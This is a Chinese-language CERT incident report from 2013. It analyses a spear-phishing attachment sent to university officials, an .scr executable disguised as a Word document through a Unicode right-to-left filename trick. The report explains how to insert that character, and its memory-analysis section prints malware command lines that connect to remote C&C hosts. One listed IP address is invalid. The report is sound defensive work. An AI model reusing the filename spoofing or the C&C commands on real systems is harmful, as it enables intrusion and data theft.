個案分析-

K 大學 APT 社交工程郵件事件

分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2013/10

前言

APT 社交工程郵件說明

1. APT：進階持續性滲透攻擊 (Advanced Persistent Threat)，簡易來說就是針對特定組織所作的複雜且多方位的網路攻擊。
2. 惡意社交工程郵件：這是 APT 攻擊中最常見的方法，駭客會分析對象的組織背景和社交對象，量身製作一個看起來非常合理的郵件，郵件通常會夾帶文件附檔或連結網址，誘發使用者上當開啟。
3. 郵件附加的惡意檔案並不是容易被察覺的 exe 檔，此次是偽裝成 DOC 檔的 SCR 螢幕保護程式，駭客只需透過插入右向顯示 unicode 就能完成附檔名反向顯示。為了取信使用者，執行後還產生出一個真的 word 文件檔。
4. 當使用者不小心打開該檔案後，就會使感染電腦連上駭客使用的 C&C Server，以便長期潛藏在使用者電腦中，竊取個人資料和帳號密碼。除此之外還可能透過內部網路，持續進攻、滲透其他台電腦，以便取得其他人的資料。

事件說明

一、 事件過程：

1. 該校於 2013/7 中旬確認副校長及相關一級主管，收到滲透式攻擊手法製作的社交工程信件，該信件的附加檔案請參考本封郵件的附加檔案。
2. 有人假冒秘書處第一組 Y 組員名字使用<hxxxxxx@gmail.com> 寄出郵件信件主旨「第 647 次行政會議」，信件夾帶的附檔名稱為「第 647 次行政會議議程.7z」。
3. 2013/07/15 該校業務人員將該封信件附檔轉送於 TACERT 進行測試分析。
4. 此事件為很明顯的針對性 APT 攻擊，特地準備易使受害者開啟的郵件資料，並透過寄件人偽裝方式讓受害者更無疑有他而開啟。

二、 檢測先前準備：


1. 將該「第 647 次行政會議議程.7z」(約 77KB)解壓縮後為「第 647 次行政會議議程 rcs.DOC 」(約 110KB)。表面上看起來副檔名為.doc 的 word 檔案，事實上駭客利用 Unicode 既有的「右向文字」更改檔名的顯示方式，故真實的檔名為「第 647 次行政會議議程 COD.scr」，此為 windows 螢幕保護程式的惡意執行檔案。

   (1).阿拉伯文採用右向文字顯示方式，故其障眼法常為駭客所用。

(2). 注音鍵盤輸入 ` 後，再輸入鍵盤左側數字 u202e 即可插入右向顯示。

2. 同時此檔案圖案(logo)也被偽裝成 Office Word 的圖案。
3. 先將此檔案上傳至 Virustotal 檢測發現，病毒檢出比例為 13/47，約 28% 的檢出率，故能成功騙過大多數的防毒軟體，以下為該 7z 檔的 Hash 值。
   (1). SHA256:448357791c7c6700e7a756345233be59a0a685e2b331c6ce3b0673c20f1bf5d3
   (2). MD5: 4b5f4a003538c2f17f940eb05ddecf99
4. 2013/07/15 本單位先進行實體機器執行測試該病毒執行情形：
   (1). 測試主機為 Asus 的 Eee PC 筆記型電腦。
   (2). 使用的作業系統為 WinXP (x86) sp2，無安裝任何修補程式。
   (3). 所安裝的 Office 版本為 2007 版，無安裝任何修補程式。
   (4). 並用 Wireshark 側錄該感染主機之 Pcap 封包。
   (5). 並使用 Currport 每 2 秒去紀錄網路連線埠號的使用狀況。

三、 網路架構示意圖



STEP 1.1-1.4 : 駭客傳送惡意郵件至該校的職員。
STEP 2.1 : Office PC 若開啟郵件附檔遭受感染開始對外連線。
STEP 2.2 : Office PC 向 88.33.217.272 做感染報到。
STEP 2.3 : 88.33.217.272 可能會向 1.177.211.126 交換感染主機資訊。
STEP 2.4 : Office PC 開始向1.177.211.126 (C&C)傳送電腦的加密資料。
STEP 3 : Office PC 成為駭客工具向其他電腦做 Netbios 的掃描。

四、 檢測過程：

1. 將該惡意檔案執行後會產生一隻叫做『JavaQuick.exe』程式開始於背景執行，該程式藏匿於 C:\Documents and Settings\User\Application Data\JAVA\ 底下。Win7 的路徑為 C:\Users\user\AppData\Roaming\JAVA\ JavaQuick.exe
2. 使用 Virustotal 進行線上掃描的檢出比例只有 2 / 47 約 4.3%，故大多防毒

軟體不會察覺有異。




圖 1、procexp 檢測結果

3. 待 JavaQuick.exe 執行後，同時會寫入註冊機碼中以便開機時後自動啟動。

(1). Win7(x86)測試並不會寫入註冊機碼中開機自動啟動。




圖 2、autoruns 檢測註冊機碼 JavaQuick 於開機時自動啟動

(2). scr 惡意程式會產生 JavaQuick.exe，另外會產生 ka4281x3.log，但很快就會被移除，故內容不明。





圖 3、procmon 程序監控得知該 JavaQuick.exe 產生方式

4. 待 JavaQuick.exe 於背景執行後，會在 C:\Documents and Settings\User\Local

Setting\Temp 底下建立並開啟一個名為『~gth74l.doc』的檔案，讓人誤以為是真的 word 檔。

註：Win7 的路徑為 C:\Users\user\AppData\Local\Temp\~gth74l.doc。



Time of Day	Process Name	PID	Operation	Path	Result
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	CreateFile	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	CreateFileMapping	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	QueryStandardInformationFile	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	CreateFileMapping	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	CloseFile	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	ReadFile	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS
上午 04:45:21....	蘇647木忙宮會醫醫醫rcs.DOC	2908	QueryOpen	C:\Program Files\Microsoft Office\Office12\WINWORD.EXE	SUCCESS

圖 4、procmon 觀察 scr 惡意程式產生且開啟『~gth74l.doc』

5. 透過觀察發現此 JavaQuick.exe 會用本地的隨機埠連到遠端主機 88.33.217.272 的 Port 80 進行資料傳送，追查此 IP 國家位於義大利。
   (1). 側錄封包重建後，感染主機會 GET /docs/index.jsp?/QRTF96.jsp?1=QPI5RJjO9KjnSwhkRwjk8MI5DmIZ3My5S9p8AA 的資料給遠端主機 88.33.217.272。
   (2). 遠端主機接收成功後會回覆給感染主機內容是 "Connect Failed" 的 html 檔。






圖 5、觀察 pcap 封包資訊

6. 待 JavaQuick.exe 執行約 17 時 35 分後，背景 rundll32.exe 會被惡意程式啟動去進行對外連線動作，同時 cmd.exe 為 rundll32.exe 所呼叫的子程式。
   (1). 惡意程式用 rundll32.exe 產生 ipnet.dll 向 1.177.211.126:443 進行連線。
   (2). C:\windows\temp\ipnet.dll 使用 Virustotal 檢測為比例 20/47 的惡意程式，此 dll 為駭客用來連外網路使用。
   (3). 側錄封包發現傳送約 1.26MB 的 raw 檔案，內容經過加密無法判讀，可能為偷取主機的個人帳密資料。





7. 待 JavaQuick.exe 執行約 17 時 45 分後，跳出一個防火牆視窗詢問是否允許『ccapp.exe』連線，解除封鎖後會於背景執行，並執行約 4 分鐘後消失就再無出現。




圖 6、防火牆跳出 ccapp 警示訊息

(1). 該 ccapp.exe 藏匿於 C:\WINDOWS\system32\Com\ 下，重開機還會在。

(2). 使用 Virustotal 檢查 ccapp.exe 檢出比例為 12/47，為變異 svchost.exe。

(3). 此 ccapp.exe 會向這 3 個 IP 進行 netbios name query：

主要 IP 為: 58.212.109.163、61.164.51.196、222.95.186.102。

2013/7/16	上午 10:28:59	Added	ccapp.exe	TCP	0.0.0.0:80	0.0.0.0:*
2013/7/16	上午 10:29:17	Added	ccapp.exe	TCP	140.[redacted]:80	58.212.109.163:27285
2013/7/16	上午 10:29:17	Added	ccapp.exe	TCP	140.[redacted]:1261	61.164.51.196:214
2013/7/16	上午 10:29:25	Removed	ccapp.exe	TCP	140.[redacted]:1261	61.164.51.196:214
2013/7/16	上午 10:29:33	Removed	ccapp.exe	TCP	140.[redacted]:80	58.212.109.163:27285
2013/7/16	上午 10:39:38	Added	ccapp.exe	TCP	0.0.0.0:8012	0.0.0.0:*
2013/7/16	上午 10:39:42	Added	ccapp.exe	TCP	140.[redacted]:1268	61.164.51.196:214
2013/7/16	上午 10:39:42	Added	ccapp.exe	TCP	140.[redacted]:8012	222.95.186.102:6883
2013/7/16	上午 10:39:52	Removed	ccapp.exe	TCP	140.[redacted]:1268	61.164.51.196:214
2013/7/16	上午 10:40:20	Removed	ccapp.exe	TCP	0.0.0.0:80	0.0.0.0:*
2013/7/16	上午 10:40:24	Removed	ccapp.exe	TCP	0.0.0.0:8012	0.0.0.0:*
2013/7/16	上午 10:43:00	Removed	ccapp.exe	TCP	140.[redacted]:8012	222.95.186.102:6883

View	2013-Jul-16 10:20:34	IP / UDP / NETBIOS	552 B	140.[redacted] -> 1.177.211.126	137 (netbios-ns) -> 137 (netbios-ns)
View	2013-Jul-16 10:29:05	IP / UDP / NETBIOS	552 B	140.[redacted] -> 58.212.109.163	137 (netbios-ns) -> 137 (netbios-ns)
View	2013-Jul-16 10:29:05	IP / UDP / NETBIOS	828 B	140.[redacted] -> 61.164.51.196	137 (netbios-ns) -> 137 (netbios-ns)
View	2013-Jul-16 10:39:30	IP / UDP / NETBIOS	276 B	140.[redacted] -> 222.95.186.102	137 (netbios-ns) -> 137 (netbios-ns)
View	2013-Jul-16 14:11:45	IP / UDP / NETBIOS	7.99 KB	140.[redacted] -> 140.117.71.255	137 (netbios-ns) -> 137 (netbios-ns)

圖 7、Netbios name query

8. 揮發性記憶體(RAM) 分析工具 Audit Viewer 檢測：

(1). JavaQuick.exe 程序執行中紀錄的 String 如下，研判 1.177.211.126 為駭客用來接收資料的跳板主機。

Enumerated Handles | Memory Sections | DLLs | Strings | Ports

PID	Protocol	Local Port	Local IP	Remote...	Remote IP	State
2040	TCP	1251	140.[redacted]	443	1.177.211.126	ESTABLISHED

Enumerated Handles | Memory Sections | DLLs | Strings | Ports

String
rundll32.exe C:\windows\temp\ipnet.dll,EntryPoint 1.177.211.126 443

圖 8、JavaQuick.exe → rundll32.exe 利用 ipnet.dll 連到 1.177.211.126:443

(2). 由 JavaQuick.exe 執行 rundll32.exe 並啟用的 cmd.exe 行為：

a. 執行中的 string 紀錄，發現 rundll32.exe 呼叫 cmd.exe 去執行 taskkill.exe 刪除相關程序。

Enumerated Handles | Memory Sections | DLLs | Strings | Ports

String
\WINDOWS\system32\cmd.exe - taskkill /pid 3536 /f

圖 9、PID:3536 該程序被 taskkill 刪除

Enumerated Handles | Memory Sections | DLLs | Strings | Ports

String
\WINDOWS\system32\cmd.exe - taskkill /pid 3456 /f

圖 10、PID:3456 其實就是 ccapp.exe，該程序被 taskkill 刪除

b. 執行 ccapp.exe 連線至 61.164.51.196:214 連線

Enumerated Handles | Memory Sections | DLLs | Strings | Ports

String
\WINDOWS\system32\cmd.exe - ccapp -f 1 -p 8012 -s 61.164.51.196 -o 214 -e

圖 11、執行 ccapp.exe 去對 61.164.51.196:214 連線

c. 疑似透過 vnet32.dll 來產生 ipnet.dll




圖 12、疑似透過 vnet32.dll 來產生 ipnet.dll

9. 惡意程式排除方式

(1). 將病毒『JavaQuick.exe』手動移除

a. XP 路徑 C:\Documents and Settings\User\Application Data\JAVA\ 。

b. Win7 路徑 C:\Users\user\AppData\Roaming\JAVA\ 。

(2). 將偽造的 word 檔案『~gth74l.doc』刪除。

a. XP 路徑 C:\Documents and Settings\User\Local Setting\Temp\ 。

b. Win7 路徑 C:\Users\user\AppData\Local\Temp\ 。

(3). 將可能產生的病毒『ccapp.exe』刪除，路徑 C:\WINDOWS\system32\Com\ 。

(4). 將可能產生的病毒『ipnet.dll』刪除，路徑為 C:\windows\temp\。

(5). 利用 autoruns 工具或 regedit 指令將開機自動啟動 JavaQuick.exe 機碼刪除，路徑 HKCU\Software\Microsoft\Windows\CurrentVersion\Run\。

建議措施

1. 此惡意程式容易夾帶於郵件連結或各式附檔(doc,pdf,xls,…)中，此次是偽裝成 doc 的 scr 執行檔，應避免直接開啟。
2. 來路不明的檔案不要輕易開啟，可以先透過 Virustotal 進行線上掃描。
3. 線上檢測惡意網站：
   (1). https://www.virustotal.com/en/
   (2). http://sitecheck.sucuri.net
   (3). http://www.siteadvisor.com
4. 檢查主機帳密是否安全，遠端桌面連線非必要可關閉。
5. 感染惡意程式主機會被當作中繼站跳板，同時也會將自己的個人資料外洩。
6. 時常用網路流量監看工具(netstat, tcpview, …)是否有異常流量及 Port 被啟用，以便找出可疑的執行程式。
7. 可用程序監看工具(procexp)將該異常程式移除，可用登錄機碼工具(autoruns)檢查開機自動執行的登錄碼有無異常。